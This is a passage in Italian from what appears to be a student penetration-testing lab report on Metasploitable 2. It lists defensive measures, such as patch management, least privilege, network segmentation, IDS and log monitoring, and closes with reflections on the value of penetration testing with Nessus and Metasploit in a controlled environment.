Questa vulnerabilità ha colpito migliaia di sistemi reali prima di essere scoperta e corretta.

La sua presenza in Metasploitable 2 serve come importante promemoria della necessità di mantenere i sistemi aggiornati e applicare tempestivamente le patch di sicurezza.

Misure difensive

Se fossimo di fronte a un caso reale, consiglieremmo tempestivamente l'adozione delle seguenti misure difensive:

Misure preventive:

- **Patch Management:** mantenere sempre aggiornati i servizi di rete e applicare le patch di sicurezza appena disponibili
- **Principle of Least Privilege:** i servizi non dovrebbero mai essere eseguiti con privilegi di root; utilizzare account dedicati con privilegi limitati
- **Network Segmentation:** isolare i servizi critici in segmenti di rete separati con controlli di accesso appropriati
- **Firewall e ACL:** limitare l'esposizione dei servizi solo alle reti/indirizzi IP strettamente necessari

Misure detective:

- **Vulnerability Scanning regolare:** eseguire scansioni con strumenti come Nessus a cadenze ravvicinate (settimanali o mensili)
- **IDS/IPS:** implementare sistemi di rilevamento e prevenzione delle intrusioni
- **Log Monitoring:** monitorare attentamente i log di sistema per attività sospette
- **Penetration Testing:** eseguire test di penetrazione periodici per validare l'efficacia delle difese

Il valore del Penetration Testing

Questa esercitazione dimostra come il penetration testing sia fondamentale per:

- **Identificare vulnerabilità:** prima che possano essere sfruttate da attaccanti malintenzionati
- **Comprendere il rischio reale:** dimostrare l'impatto concreto delle vulnerabilità identificate
- **Validare i controlli di sicurezza:** verificare l'efficacia delle misure difensive implementate
- **Prioritizzare le remediation:** focalizzare le risorse sulle vulnerabilità più critiche e sfruttabili

- **Formare il personale:** sviluppare competenze pratiche in sicurezza informatica

Considerazioni finali

Questo progetto ha fornito un'esperienza pratica completa nel workflow di un penetration test, utilizzando strumenti professionali (Nessus e Metasploit) per identificare e sfruttare vulnerabilità in un ambiente controllato.